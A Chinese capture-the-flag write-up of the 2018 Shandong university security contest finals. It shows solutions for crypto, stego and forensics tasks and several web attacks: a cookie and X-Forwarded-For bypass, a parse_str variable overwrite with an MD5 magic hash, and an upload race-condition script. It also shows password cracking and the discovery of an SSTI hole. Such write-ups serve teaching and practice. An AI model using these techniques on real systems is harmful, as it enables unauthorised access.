

# 第七届山东省大学生网络安全技能大赛决赛writeup

原创

[Coo1D](#) 于 2018-11-06 20:55:52 发布 6764 收藏 14

分类专栏: [CTF](#)

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先立个flag, 以后每次比赛完都要复现写WP...

## Crypto-affine(6pts)

```
y = 17*x-8  
flag{szyfimhyzd}
```

仿射加密, 脚本

```

a = 'szyfimhyzd'
a1=[]
for i in a:
    a2 = ord(i)-97
    a1.append(a2)
print a1
for i in a1:
    for j in range(0,26):
        c = (17*j-8)%26
        if(c==i):
            print chr(j+97),

```

flag{affineshift}

## Misc-Crack it(8pts)

shadow文件用john直接爆破

```

coold@ubuntu:~$ john shadow
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:03 54% 1/3 0g/s 361.1p/s 361.1c/s 361.1C/s R.99999..9999902
0g 0:00:00:07 94% 1/3 0g/s 359.0p/s 359.0c/s 359.0C/s 999992010..r999991955
hellokitty (root)
1g 0:00:00:14 100% 2/3 0.06775g/s 340.1p/s 340.1c/s 340.1C/s pretty..celtic
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

flag{hellokitty}

## Misc-basic(10pts)

RGB画图, py脚本

```

from PIL import Image
import re # 506*122=61366
x = 150 #x坐标 通过对txt里的行数进行整数分解
y = 900 #坐标 x*y = 行数
im = Image.new("RGB", (x,y))#创建图片
file = open('basic.txt') #打开rgb值文件
#通过一个个rgb点生成图片
for i in range(0,x):
    for j in range(0,y):
        line = file.readline()#获取一行
        rgb = line.split(",")#分离rgb
        im.putpixel((i,j), (int(rgb[0]),int(rgb[1]),int(rgb[2])))#rgb转化为像素
im.show()

```

得到flag图片

f1ag{RGB\_12\_642A}

```
flag{RGB_1s_e4sY}
```

### Misc-进制转换(14pts)

```
d87 x65 x6c x63 o157 d109 o145 b100000 d116 b1101111 o40 x6b b1100101 b1101100 o141 d105 x62 d101 b1101001 d46 o40 d71 x69 d118 x65 x20 b1111001 o157 b1110101 d32 o141 d32 d102 o154 x61 x67 b100000 o141 d115 b100000 b1100001 d32 x67 o151 x66 d116 b101110 b100000 d32 d102 d108 d97 o147 d123 x31 b1100101 b110100 d98 d102 b111000 d49 b1100001 d54 b110011 x39 o64 o144 o145 d53 x61 b1100010 b1100011 o60 d48 o65 b1100001 x63 b110110 d101 o63 b111001 d97 d51 o70 d55 b1100010 d125 x20 b101110 x20 b1001000 d97 d118 o145 x20 d97 o40 d103 d111 d111 x64 d32 o164 b1101001 x6d o145 x7e
```

有不同的进制，直接脚本转换

```
1 #coding: utf-8
2
3 import re
4
5 file = open("text.txt",'r')
6 jin = file.read().split(' ')
7
8 data = ''
9
10 for i in jin:
11     if str(i)[:1] == 'd':
12         tmp = chr(int(str(i)[1:]))
13         data += tmp
14     if str(i)[:1] == 'x':
15         data += chr(int(str(i)[1:],16))
16     if str(i)[:1] == 'b':
17         data += chr(int(str(i)[1:],2))
18     if str(i)[:1] == 'o':
19         data += chr(int(str(i)[1:],8))
20 print data
```

to kelaibei. Give you a flag as a gift. flag{1e4bf81a6394de5abc005ac6e39a387b} .  
d in 0.5s]

[https://blog.csdn.net/CoolD\\_](https://blog.csdn.net/CoolD_)

flag{1e4bf81a6394de5abc005ac6e39a387b}

## Stego-啊哒(8pts)

binwalk看到有zip  
foremost分离得到加密zip  
密码再图片详情信息里  
十六进制转字符串得到解压密码

flag{3XiF\_iNf0rM@ti0n}

## Stego-colors(21pts)

七张图片再stegsolve查看其他信道得到  
MakeMeTall

修改图片高度



[https://blog.csdn.net/CoolD\\_](https://blog.csdn.net/CoolD_)

把白色转为0 黑色转为1

得到七串二进制

横着解不出来 尝试竖着解

脚本

```
c1 = '11111111010111101111'  
c2 = '11111011111110111111'  
c3 = '00001100101010110001'  
c4 = '01001010010000001101'  
c5 = '11010011011101010111'  
c6 = '10011011011010110110'  
c7 = '00111001101101111101'
```

```
flag = ''
```

```
for i in range(0,20):  
    c = c1[i]+c2[i]+c3[i]+c4[i]+c5[i]+c6[i]+c7[i]  
    flag += chr(int(c,2))
```

```
print flag
```

```
flag{Png1n7erEs7iof}
```

## Forensic-特殊后门(12pts)

搜索flag字符串，在icmp中得到提示flagishere，往下每一个包都有一个flag字符

```
flag{Icmp_backdoor_can_transfer-some_infomation}
```

## Forensic-weblogic(12pts)

```
orm action="/shack2/index.jsp" method="post" enctype="applica
```

```
.....<input name="cmd" value="hostname" style  
t name="m" value="CMD5" type="hidden" /><input value="....."
```

```
form>
```

```
iv id="execResult">6ad4c5a09043<br/></div>
```

```
-->
```

搜索hostname

```
flag{6ad4c5a09043}
```

## Forensic-日志分析(12pts)

sql注入过程，上脚本

```
0000.py
2 import urllib
3 import re
4 data = []
5 file = open('log.txt','wb')
6 def decode_and_write(a):
7     tmp = urllib.unquote(a)
8     if '200' and 'flag_is_here' and 'RCKM' in tmp and '404' not in tmp:
9         file.write(tmp)
10 with open('access.log') as f:
11     for e1 in f.readlines():
12         decode_and_write(e1)
13 file.close()
14 i = 0
15 flag = ''
16 with open('log.txt','rb') as ff:
17     i = i + 1
18     char = ''
19     for e1 in ff.readlines():
20         num1 = re.findall(r'AND ORD\(\MID\(\(SELECT IFNULL\(\CAST\(\flag AS CHAR\),0x20\\) FROM dvwa.flag_is_here ORDER
21         num2 = re.findall(r'AND ORD\(\MID\(\(SELECT IFNULL\(\CAST\(\flag AS CHAR\),0x20\\) FROM dvwa.flag_is_here ORDER
22         if num1[0] == str(i):
23             char = chr(int(str(num2[0])))
24         else:
25             flag += chr(ord(char)+1)
26             i = i + 1
27             if num1[0] == str(i):
28                 char = chr(int(str(num2[0])))
29 print flag
30 ff.close()
31 f.close()
```

[https://blog.csdn.net/CoolID\\_](https://blog.csdn.net/CoolID_)

```
flag{sqlm4p_15_p0werful}
```

## Forensic-神秘的文件(14pts)

zip明文攻击，用winrar压缩logo.png为zip文件，然后用archpr明文攻击

口令已成功恢复!



Advanced Archive Password Recovery 统计信息:

总计口令	n/a
总计时间	27s 691ms
平均速度(口令/秒)	n/a
这个文件的口令	q1w2e3r4
十六进制口令	71 31 77 32 65 33 72 34

保存... 确定

[https://blog.csdn.net/CoolD\\_](https://blog.csdn.net/CoolD_)

得到解压密码，解压得到docx文件，改后缀zip，得到flag.txt，base64得到

flag{d0cX\_1s\_ziP\_file}

## Web-babyWeb(15pts)

抓包加XFF头，修改admin值为1

Request

Raw Params Headers Hex

```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: zh-Hans-CN, zh-Hans; q=0.5
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 47.105.148.65:29001
Proxy-Connection: Keep-Alive
Pragma: no-cache
Cookie: admin=1
X-Forwarded-For: 127.0.0.1
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 06 Nov 2018 12:54:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: admin=0
Content-Length: 38

flag{4c39e6769fd4251d8b77d00546b76768}
```

[https://blog.csdn.net/CoolD\\_](https://blog.csdn.net/CoolD_)

flag{4c39e6769fd4251d8b77d00546b76768}

## Web-babyWeb2(35pts)

<?php

```
include 'here.php';
$key = 'kelaibei';

if(isset($_GET['id'])){
    $id = $_GET['id'];
    @parse_str($id);
    if ($key[99] != 'aabg7XSs' && md5($key[99]) == md5('aabg7XSs')) {
        echo $hint;
    }
    else{
        echo 'try again';
    }
}
else{
    show_source(__FILE__);
}
```

[https://blog.csdn.net/CoolD\\_](https://blog.csdn.net/CoolD_)

parse\_str变量覆盖

[http://47.105.148.65:29002/?id=key\[99\]=QNKCDZO](http://47.105.148.65:29002/?id=key[99]=QNKCDZO)

得到隐藏界面

FileName:

Content:

随便写个文件，上传得到文件地址，访问提示too slow!

想到条件竞争

**条件竞争漏洞**是一种服务器端的漏洞，由于服务器端在处理不同用户的请求时是并发进行的，因此，如果并发处理不当或相关操作逻辑顺序设计的不合理时，将会导致此类问题的发生。

具体可以看下这篇文章

[http://wiki.secbug.net/web\\_race-condition.html](http://wiki.secbug.net/web_race-condition.html)

重新随便写个文件上传，上传时抓包


用burp的intruder开battering ram , payload null , generate 50

再利用脚本getflag



```
import requests
url = 'http://47.105.148.65:29002/uploads/457b055ce2a489dd334216ed0564f9351506d690/coolid.php'
while 1:
    r = requests.get(url)
    if 'flag' in r.text:
        print r.text
```

开始intruder, py得到flag



The screenshot shows a code editor with a dark theme. The left sidebar has 'OPEN FILES' and 'FOLDERS' sections. The main editor area shows a Python script in a file named '2.py'. The script is identical to the one in the first code block. Below the editor, a terminal window displays the output of the script, which is the flag repeated four times: 'flag{fa8d57d013fda75ad1e58e59b94b45c3}'. A URL 'https://blog.csdn.net/CoolID\_' is visible at the bottom right of the terminal output.

```
1
2 import requests
3 url = 'http://47.105.148.65:29002/uploa
4 while 1:
5     r = requests.get(url)
6     if 'flag' in r.text:
7         print r.text
8
```

```
flag{fa8d57d013fda75ad1e58e59b94b45c3}
flag{fa8d57d013fda75ad1e58e59b94b45c3}
flag{fa8d57d013fda75ad1e58e59b94b45c3}
flag{fa8d57d013fda75ad1e58e59b94b45c3}
https://blog.csdn.net/CoolID_
```

```
flag{fa8d57d013fda75ad1e58e59b94b45c3}
```

## Web-easy\_flask(55pts)

在add界面测试

# Add a Comment:

Username:

Comment:

Submit

[https://blog.csdn.net/CoolD\\_](https://blog.csdn.net/CoolD_)

然后查询

## Show Comments:

| id  | username | comment   |
|-----|----------|---|
| 499 | sdpc     | <Config {'JSON_AS_ASCII': True, 'O_DSYNC': 4096, 'O_RSYNC': 1052672, 'EX_IOERR': 74, 'EX_NOHOST': 68, 'O_RDONLY': 0, 'ST_SYNCHRONOUS': 16, 'SESSION_REFRESH_EACH_REQUEST': True, 'EX_TEMPFAIL': 75, 'WCOREDUMP': <built-in function WCOREDUMP>, 'SEEK_CUR': 1, 'O_LARGEFILE': 0, 'ST_RELATIME': 4096, 'O_EXCL': 128, 'O_TRUNC': 512, 'EX_OFILE': 72, 'WIFEXITED': <built-in function WIFEXITED>, 'ST_MANDLOCK': 64, 'ST_NODIRATIME': 2048, 'F_OK': 0, 'ST_RDONLY': 1, 'EX_NOINPUT': 66, 'O_NOFOLLOW': 131072, 'ST_NOSUID': 2, 'O_CREAT': 64, 'O_SYNC': 1052672, 'EX_NOPERM': 77, 'O_WRONLY': 1, 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_NAME': 'session', 'WNOHANG': 1, 'MAX_COOKIE_SIZE': 4093, 'WIFSTOPPED': <built-in function WIFSTOPPED>, 'O_NOATIME': 262144, 'TMP_MAX': 238328, 'MAX_CONTENT_LENGTH': None, 'ST_WRITE': 128, 'WTERMSIG': <built-in function WTERMSIG>, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'P_NOWAITO': 1, 'R_OK': 4, 'TRAP_HTTP_EXCEPTIONS': False, 'WUNTRACED': 2, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'EX_OSERR': 71, 'EX_DATAERR': 65, 'ST_APPEND': 256, 'SESSION_COOKIE_PATH': None, 'ST_NOATIME': 1024, 'W_OK': 2, 'EX_OK': 0, 'O_APPEND': 1024, 'EX_CANTCREAT': 73, 'O_NOCTTY': 256, 'SESSION_COOKIE_SAMESITE': None, 'O_NONBLOCK': 2048, 'SECRET_KEY': None, 'EX_UNAVAILABLE': 69, 'EX_CONFIG': 78, 'P_NOWAIT': 1, 'APPLICATION_ROOT': '/', 'SERVER_NAME': None, 'PREFERRED_URL_SCHEME': 'http', 'ST_NODEV': 4, 'TESTING': False, 'TEMPLATES_AUTO_RELOAD': None, 'JSONIFY_MIMETYPE': 'application/json', 'WEXITSTATUS': <built-in function WEXITSTATUS>, 'NGROUPS_MAX': 65536, 'WIFCONTINUED': <built-in function WIFCONTINUED>, 'O_RDWR': 2, 'P_WAIT': 0, 'O_NDELAY': 2048, 'USE_X_SENDFILE': False, 'EX_NOUSER': 67, 'SEEK_SET': 0, 'SESSION_COOKIE_SECURE': False, 'O_DIRECT': 16384, 'EX_SOFTWARE': 70, 'WSTOPSIG': <built-in function WSTOPSIG>, 'ENV': 'production', 'WIFSIGNALED': <built-in function WIFSIGNALED>, 'DEBUG': False, 'O_ASYNC': 8192, 'EXPLAIN_TEMPLATE_LOADING': False, 'O_DIRECTORY': 65536, 'WCONTINUED': 8, 'SEEK_END': 2, 'ST_NOEXEC': 8, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'PROPAGATE_EXCEPTIONS': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'JSON_SORT_KEYS': True, 'SESSION_COOKIE_HTTPONLY': True, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200), 'EX_PROTOCOL': 76, 'EX_USAGE': 64, 'X_OK': 1}> |

[https://blog.csdn.net/CoolD\\_](https://blog.csdn.net/CoolD_)

存在ssti

SSTI，又称服务端模板注入攻击。其发生在MVC框架中的view层。

服务端接收了用户的输入，将其作为 Web 应用模板内容的一部分，在进行目标编译渲染的过程中，执行了用户插入的恶意内容，因而可能导致了敏感信息泄露、代码执行、GetShell 等问题

但是add中限制字符长度，最多提交十个字符，没法正常使用ssti

